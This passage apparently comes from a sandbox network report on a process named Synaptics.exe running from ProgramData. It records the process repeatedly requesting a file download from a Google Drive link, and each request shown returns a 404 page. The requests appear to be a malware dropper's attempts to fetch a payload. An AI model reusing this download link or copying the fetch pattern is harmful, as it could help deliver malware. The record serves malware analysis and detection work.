2022-05-27 02:38:15 UTC	4	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 57 44 49 61 4d 72 59 43 47 79 32 42 69 79 74 71 52 2d 5a 51 37 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="WDIaMrYCGy2BiytqR-ZQ7g">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:15 UTC	6	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:15 UTC	6	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49751	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	28	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:21 UTC	31	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:21 GMT Strict-Transport-Security: max-age=31536000 Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-7x-dDGPCK1jzWlmJAVXdXA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:21 UTC	32	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 78 4c 71 6a 4c 41 77 6e 55 54 57 56 62 6d 77 43 52 33 6d 34 44 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="xLqjLAwnUTWVbmwCR3m4Dg">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:21 UTC	34	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:21 UTC	34	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49752	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	34	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	34	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:21 GMT Strict-Transport-Security: max-age=31536000 Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-owSLexwcwI23LgFNuhQtcg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:21 UTC	36	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 39 6e 66 69 49 67 34 52 36 55 5f 4d 31 64 77 4c 54 77 37 46 79 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9nfiIg4R6U_M1dwLTw7FyQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:21 UTC	37	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:21 UTC	37	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49753	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	34	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	37	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:21 GMT Strict-Transport-Security: max-age=31536000 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-wx2waV2Lj-f-ALhfHunfqA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:21 UTC	39	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 32 4f 48 50 6a 66 36 79 39 4e 59 33 48 56 56 2d 70 62 67 69 55 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="2OHPjf6y9NY3HVV-pbgiUg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:21 UTC	40	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:21 UTC	40	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49754	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	37	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	41	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:21 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-tyf8AIDhJKLFOFMri0-Uwg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:21 UTC	42	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 42 7a 66 45 58 57 41 70 55 61 49 79 32 6f 6e 6b 4b 51 6f 4c 54 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="BzfEXWApUaIy2onkKQoLTQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:21 UTC	44	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:21 UTC	44	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49756	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	40	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:21 UTC	44	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:21 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-HRWE88d19AAGun80LpdvkQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	45	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:21 UTC	45	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 56 36 75 51 56 5f 44 46 75 54 7a 36 39 76 6e 4b 50 4f 4b 6f 52 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><ti tle>Error 404 (Not Found)!!1</title><style nonce="V6uQV_DFuTz69vnKPOKoRg">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:21 UTC	46	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.< /ins><p>The requested URL was not
2022-05-27 02:38:21 UTC	47	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49759	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	44	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:22 UTC	47	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-Mcne5Xx0myz3cvt4Cyy1nw' 'unsafe-inline';object-src 'none';bas e-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle. com/csp/report-to/DriveUntrustedContentHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-M odel, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	48	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 58 4b 44 34 38 37 30 38 48 55 6a 66 63 32 78 41 62 73 6f 55 39 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 